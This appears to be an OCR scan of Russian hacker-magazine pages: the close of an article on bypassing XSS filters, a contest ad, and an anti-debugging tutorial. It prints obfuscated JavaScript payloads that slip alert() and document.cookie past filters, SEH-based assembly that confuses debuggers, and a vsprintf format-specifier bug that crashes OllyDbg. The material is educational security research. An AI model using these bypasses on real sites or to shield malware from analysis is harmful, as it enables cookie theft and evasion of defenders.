92&#54&#53&#92&#55&#50&#92&#55&#52
&#92&#50&#56&#92&#51&#49&#92&#50&#
57&#92&#50&#57></div>
<!—xss:expression(alert(1))-->
```

Работает Opera 10, Chrome, Safari, IE 8, FF 3.5 (сам expression, естественно, отрабатывается только IE).Есть прекрасная исследовательская работа по распознаванию тегов и атрибутов в Internet Explorer 6. Но так как она немного устарела, я не буду цитировать приемы оттуда. Если будет желание — найдешь ее на antichat.ru. Предположим теперь ситуацию, что доступ к выполнению JavaScript получен, однако фильтр не пропускает нужные выражения вроде document.cookie, location.href, document.write и прочее. Тут расстраиваться незачем. Пока фильтр не имеет JavaScript-процессора, его всегда можно обойти средствами самого JavaScript. На прошедшей BlackHat 2009 был представлен интересный способ приведения кода к нефильтруемому виду — alert(1) заменяется на json-представление:

```
($=[$=[]][(____=!$+$)[_=-~-~-
~$]+({}+$)[_/_]+($$=($_=!"+$)
[_/_]+$_[+$])])()[__[_/_]+__
[_+~$]+$_[_]+$$](_/_)
```

Ну, как, читаемо? А главное — все символы печатные. Этот пример я подробно разобрал в своей заметке: http://oxod.ru/2009/08/26/обход-xss-фильтров-по-средствам-особенос. А вот примерчик обхода фильтрации document.cookie от меня:

```
($=("+([]
['pop'])+");(_="+this);$$$
= _[11]+$[6]+$[3]+$[1]+'
m'+$[20]+$[2]+$[4];$$_ =
$[3]+$[6]+$[6]+"k"+$[5]+$[20];
alert(this[$$$][$$_])
```

Тут идея в том, что, приводя типы и значения переменных к строкам, мы получаем из них нужные символы для составления слов document и cookie. Естественно, ни один фильтр не справится с такой задачей, не имея возможности самому выполнять JavaScript.

ЗАКЛЮЧЕНИЕ

Хотел заострить внимание именно на XSS-фильтрах, которые в последнее время все чаще появляются на веб-серверах. При написании фильтров очень важно поймать грань между необходимым и излишним. И обязательно — проверить фильтр на ложные срабатывания, чтобы потом не пришлось разбираться с негодующими пользователями. Теперь стало очевидно, что отделаться десятью регулярными выражениями не выйдет. Вот вроде бы и все, призываю писать хорошие продукты и исследовать их с энтузиазмом. На вопросы отвечаю в блоге oxod.ru.

X-Contest!

НОВЫЕ ХАК-КВЕСТЫ КАЖДЫЙ МЕСЯЦ на www.ring0cup.ru

ЗАХОДИ НА САЙТ WWW.RINGOCUP.RU, ПРОБУЙ СВОИ СИЛЫ В РЕВЕРСИНГЕ, ПЕН-ТЕСТЕ И РЕШЕНИИ ХАКЕРСКИХ ГОЛОВОЛОМОК И ВЫИГРЫВАЙ ПРИЗЫ.

Итоги сентябрьского конкурса

1. Xek0
2. JAcKiE
3. peretc89
4. ianepanda
5. mazalamo

ПРИЗЫ

DEFENDER BERN 795

БЕСПРОВОДНОЙ НАБОР КЛАВИАТУРА + МЫШЬ.

- 19 ХОТКЕЕВ ДЛЯ БЫСТРОГО ДОСТУПА К ПРИЛОЖЕНИЯМ
- КОЛЕСО УПРАВЛЕНИЯ ЗВУКОМ НА КЛАВЕ
- РАДИОЧАСТОТА 2,4 ГГЦ
- ЭРГОНОМИЧНЫЙ ДИЗАЙН И ПРОРЕЗИНЕННОЕ ПОКРЫТИЕ
- ТРЕХУРОВНЕВАЯ СИСТЕМА ЭКОНОМИИ ЭНЕРГИИ

25 ОКТЯБРЯ СТАРТУЕТ ОКТЯБРЬСКИЙ X-КОНКУРС



DEFENDER ZURICH 755

БЕСПРОВОДНАЯ ЛАЗЕРНАЯ МЫШЬ

- Разрешение: 800 cpi / 1600 cpi
- Радиус действия: 8 метров
- Питание: 2 батарейки AA



ЛЕОНИД «CR@WLER» ИСУПОВ CRAWLER@XAKEP.RU



ЭНЦИКЛОПЕДИЯ АНТИОТЛАДОЧНЫХ ПРИЕМОВ

Одно из самых больших удовольствий для реверсера (иногда — и большая головная боль) — преодоление защит, которые «завязаны» на обработке исключений. Если ты еще не знаком с подобным принципом защитных механизмов то, все, что изложено ниже, тебе очень пригодится. «На закуску» — еще один защитный трюк: использование одной интересной особенности работы функции vsprintf (), буквально «убивающей» OllyDbg.

«ИСКЛЮЧИТЕЛЬНАЯ» ЗАЩИТА

Часто в процессе работы программы возникают ситуации, которые невозможно предусмотреть. Например, попытка записи в ячейку памяти, которая принадлежит странице с неустановленным атрибутом «writeable», или же деление на ноль. Для таких ситуаций программисты Microsoft создали механизм обработки исключений.

Обработчик исключений, или SEH (англ. «Structured Exception Handling») — часть кода, на которую возложена функция обработки ошибок для данного треда. Нужно пояснить, что представляет собой тред (от англ. «thread», нить). Думаю, ты знаешь, что код программы может быть «распараллелен», то есть несколько частей программы могут выполняться одновременно — в контексте единственного процесса (например, в графическом редакторе одновременно могут выполняться печать изображения и его редактирование). Каждая такая часть программы и называется тредом. При этом для каждого треда может быть установлен собственный обработчик исключений.


По умолчанию обработкой исключений занимается системный обработчик. Каким образом установить обработчик собственный?

Указатель на структуру, содержащую адрес обработчика (который также совпадает и с адресом указателя на сам обработчик), находится по адресу FS:[0]. Следовательно, для того, чтобы заменить системный обработчик собственным, необходимо поместить в стек структуру, содержащую адрес нового обработчика, и указатель на старый обработчик. После чего поместить по адресу FS:[0] указатель на новую структуру.

Не будем терять время, рассмотрим на практике один из антиотладочных приемов. Если ты читал предыдущий выпуск журнала, то помнишь, что мы исследовали небольшую программу-«дрозофилу» (воспользуемся термином, который иногда в своих статьях использует Крис), написанную на ассемблере. Ее можно найти на нашем диске; точка входа располагается по адресу 0x0401000, а код, который выдает окошко с надписью «Hello, World!», имеет размер всего 26h байт. Соответственно, начиная с адреса 0x401026, располагается «выравнивающий» секцию массив нулевых байтов.

Разберем следующий код, который внесен в рассмотренную нами программу-«дрозофилу» «ex.exe» при помощи отладчика OllyDbg (не забывай, что код вносится, начиная с адреса 00401026, что требует использования LordPe для изменения точки входа в программу):

```
00401026  XOR EAX,EAX; EAX=0
00401028  PUSH 0040103A ; помещение адреса нового обработчика в стек
0040102D  PUSH DWORD PTR FS:[EAX] ; помещение адреса старого обработчика в стек
00401030  MOV DWORD PTR FS:[EAX],ESP; помещение в FS:[0] указателя на структуру
00401033  CALL 00401033;  генерация исключения путем переполнения стека
00401038  JMP SHORT 00401038; данная инструкция никогда не будет исполнена
0040103A  POP EAX; восстановить регистр
0040103B  POP EAX; восстановить регистр
0040103C  POP ESP; восстановить
```



АНТИОТЛАДКА: КОД ПРЕВРАТИЛСЯ В НЕРАБОТОСПОСОБНУЮ ПОД ОТЛАДЧИКОМ «КАШУ»

OLLYDBG ПАСУЕТ ПЕРЕД ПЕРЕДАЧЕЙ В VSPRINTF () СПЕЦИФИКАТОРОВ…

…А ОТЛАДЧИК IMMUNITY НЕ БЕРЕТ ЭТА «ЗАРАЗА»!

```
регистр ESP
0040103D  JMP SHORT 00401000; пе-
рейти к выполнению программы
```

После установки обработчика исключений происходит инициирование исключительной ситуации (инструкция «CALL 00401033» уходит в бесконечную рекурсию, что неминуемо вызывает переполнение стека).

Если проанализировать этот код, можно заметить, что инструкция, расположенная по адресу 00401038, никогда не будет выполнена. Адрес, содержащийся в EIP, изменится после того, как исключение будет сгенерировано, и он будет равен содержимому указателя на обработчик исключения — 0x40103A. Поэтому по адресу 00401038 может быть размещена любая инструкция. Впрочем, использование в этом месте команды JMP позволяет ввести отладчик в заблуждение. Например, если операнд этой инструкции будет равен 0040103E, все последующие инструкции восстановления регистров будут трактоваться как данные, ибо ни одна часть программы не ссылается на них, а перед ними расположена инструкция безусловного перехода. Кроме того, ссылка на машинный код, который является серединой инструкции JMP, приводит к тому, что она рассматривается отладчиком как следующий код:

```
0040103D   DB EB

0040103E   ROL DWORD PTR DS:[EAX],0
; Shift constant out of range 1..31
```

И уж совсем «добить» реверсера можно, если разместить после команды JMP SHORT 00401000 безусловный переход на середину некоторой инструкции, размещенной в пределах секции кода, заставляя отладчик делать ошибочную попытку интерпретировать инструкции как данные. Это может быть реализовано следующим образом:

• Начало кода программы, который становится полностью «нечитабельным»:

```
; Ниже расположены неверно интер-
претируемые отладчиком инструкции:
00401000   DB 6A
; CHAR 'j'
00401001   DB 00
00401002   DB 68
         ; CHAR 'h'
00401003   DD ex_excep.00403000
         ; ASCII "Simply program"
00401007   DB 68
         ; CHAR 'h'
00401008   DD ex_excep.0040300F
         ; ASCII "Hello, World!"
0040100C   DB 6A
         ; CHAR 'j'
0040100D   ADD AL,CH
0040100F   OR EAX,6A000000
00401014   ADD AL,CH
00401016   ADD BYTE PTR DS:[EAX],AL
00401018   ADD BYTE PTR DS:[EAX],AL
0040101A   JMP DWORD PTR DS:
         [<&kernel32.ExitProcess>]
         ; kernel32.ExitProcess
```

```
00401020   JMP DWORD PTR DS:
         [<&user32.MessageBoxA>]
         ; user32.MessageBoxA
```

• Начало антиотладочного кода:

```
00401026   XOR EAX,EAX
00401028   PUSH ex_excep.0040103A
0040102D   PUSH DWORD PTR FS:[EAX]
00401030   MOV DWORD PTR FS:[EAX], ESP


00401033   CALL ex_excep.00401033

00401038   JMP SHORT ex_excep.0040103E
; фиктивный переход на середину инс-
трукции
```

• Далее расположены неверно интерпретируемые отладчиком инструкции:

```
0040103A   DB 58
         ; CHAR 'X'
0040103B   DB 58
         ; CHAR 'X'
0040103C   DB 5C
         ; CHAR '\'
0040103D   DB EB
```

УКАЗАТЕЛЬ НА СТРУКТУРУ, СОДЕРЖАЩУЮ АДРЕС ОБРАБОТЧИКА, НАХОДИТСЯ ПО АДРЕСУ FS:[0].



ТАК ВЫГЛЯДИТ ПРОГРАММА ДО ВНЕДРЕНИЯ АНТИОТЛАДОЧНОГО КОДА. ВСЕ ПРЕДЕЛЬНО ЯСНО

PRINTF

«Функции семейства printf выводят данные в соответствии с параметром format, описанным ниже. Функции printf и vprintf направляют данные в стандартный поток вывода stdout; fprintf и vfprintf направляют данные в заданный поток вывода stream; sprintf, snprintf, vsprintf и vsnprintf направляют данные в символьную строку str. Функции vprintf, vfprintf, vsprintf, vsnprintf эквивалентны соответствующим функциям printf, fprintf, sprintf, snprintf, исключая то, что они вызываются с va_list, а не с переменным количеством аргументов. Эти функции не вызывают макрос va_end , и поэтому значение ap после вызова неопределенно. Приложение может позже само вызвать va_end(ap). Эти восемь функций выводят данные в соответствии со строкой format, которая определяет, каким образом последующие параметры (или доступные параметры переменной длины из stdarg(3)) преобразуют поток вывода».

```
0040103E  ROL DWORD PTR DS:[EAX],0
; Shift constant out of range 1..31
00401041  JMP SHORT ex_excep.0040100F
; фиктивный переход на середину инс-
трукции
```

Этот код практически не поддается анализу, что доказывает: механизм исключений — очень эффективный и мощный метод антиотладки. Интересно, что инструкции, располагающиеся вблизи точки входа, не интерпретируются в качестве кода даже после того, как точку останова устанавливают на «данные», располагающиеся по адресу 0x401000. Исправить ситуацию может только грамотный разбор антиотладочного кода профессиональным реверсером и множественные правки кода в процессе отладки.

Метод часто используется и для изменения EIP, то есть адреса выполняемой инструкции. Часть кода, которая, казалось бы, должна выполняться, может быть предварена не слишком явно определенным исключением. В результате, разбор структуры программы оказывается для реверс-инженера практически непосильной задачей.


«КОРМИМ» VSPRINTF () СПЕЦИФИКАТОРАМИ


Отладчики, хотя и созданы специалистами по реверс-инжинирингу, являются программами и имеют уязвимости, свойственные подавляющему большинству других программных продуктов. Порой удается использовать эти ошибки, чтобы предотвратить отладку. Отладчик OllyDbg содержит уязвимость, связанную с использованием ошибочного выполнения функции vsprintf (), входящей в msvcrt. Функция входит в семейство функций «printf». Как это описывает сайт www.opennet.ru читай на врезке.

Спецификаторы преобразований, начинающиеся символом «%», указывают, что за строкой следует параметр. Если в вызове функции указан спецификатор «%s», параметр типа const char * будет преобразован в указатель на символьный массив — строковой указатель. При этом функцией будут выведены символы, вплоть до символа-терминатора («NULL»).

В чем причина ошибочного выполнения функции vsprintf () в OllyDbg? Оказывается, в определенных случаях отладчик передает данные, встречающиеся в программе, непосредственно функции vsprintf (), без каких-либо дополнительных проверок. Представь себе, что в строке, переданной функции, содержатся спецификаторы преобразований. Если будет выполнено преобразование параметра в указатель, который будет указывать на неинициализированную область памяти, программа завершится с сообщением об ошибке. Исключение не будет обработано стандартным обработчиком, и процесс, породивший его, будет завершен. Ты, наверное, догадался, что в случае вызова некоторых API-функций в процессе исследования программы данным процессом будет являться отладчик. Это нас и интересует больше всего :). Ошибка использования функции vsprintf () при передаче ей символьной строки, в которой содержатся спецификаторы преобразования «%s», встречается в отладчике OllyDbg версии 1.10. Именно эта версия и полюбилась тысячам реверсеров

ТОЧКА ОСТАНОВА В НАЧАЛЕ КОДА ПРОГРАММЫ НЕ ПОМОЖЕТ. OLLYDBG БЕССИЛЕН!





ОТЛАДЧИК IMMUNITY, КАК ПОЛНОПРАВНЫЙ «КЛОН» OLLYDBG, ВЕДЕТ СЕБЯ ТАК ЖЕ. И ДАЖЕ ПОДВИСАЕТ

по всему миру! К сожалению, отладчики уровня ядра и некоторые «прикладные» отладчики не имеют этой ошибки. Но наша цель — один из наиболее популярных отладчиков — OllyDbg. Ниже мы рассмотрим код, который демонстрирует использование уязвимости.
Программа может генерировать текстовые отладочные сообщения. Для этих целей в WIN32 есть функция OutputDebugStringA() библиотеки «kernel32.dll». Функцией OutputDebugStringA() регистрируется собственный обработчик исключений (мы говорили об обработчиках выше), после чего вызывается RaiseException(), инициирующая программное исключение. Если в системе присутствует отладчик, установленный по умолчанию, обработка сгенерированного исключения будет передана ему. В ином случае будет использоваться обработчик, установленный самой функцией. В том, что обработчик действительно установлен, легко убедиться, протрассировав по <F7> функцию OutputDebugStringA() до момента вызова внутренней функции, содержащей следующий код:

```
7C8024F9 PUSH EAX
7C8024FA
       MOV EAX,DWORD PTR SS:[EBP-4]
7C8024FD MOV DWORD PTR SS:[EBP-4],-1
7C802504
       MOV DWORD PTR SS:[EBP-8], EAX
7C802507
       LEA EAX,DWORD PTR SS:[EBP-10]
7C80250A MOV DWORD PTR FS:[0],EAX
7C802510 RETN
```

После выполнения этого кода и возврата в функцию OutputDebugStringA() обработчик будет установлен.
Вот прототип функции, которая вызывает исключение:

```
RaiseException(
    DWORD dwExceptionCode,
    DWORD dwExceptionFlags,
    DWORD nNumberOfArguments,
    CONST DWORD *lpArguments
    );
```

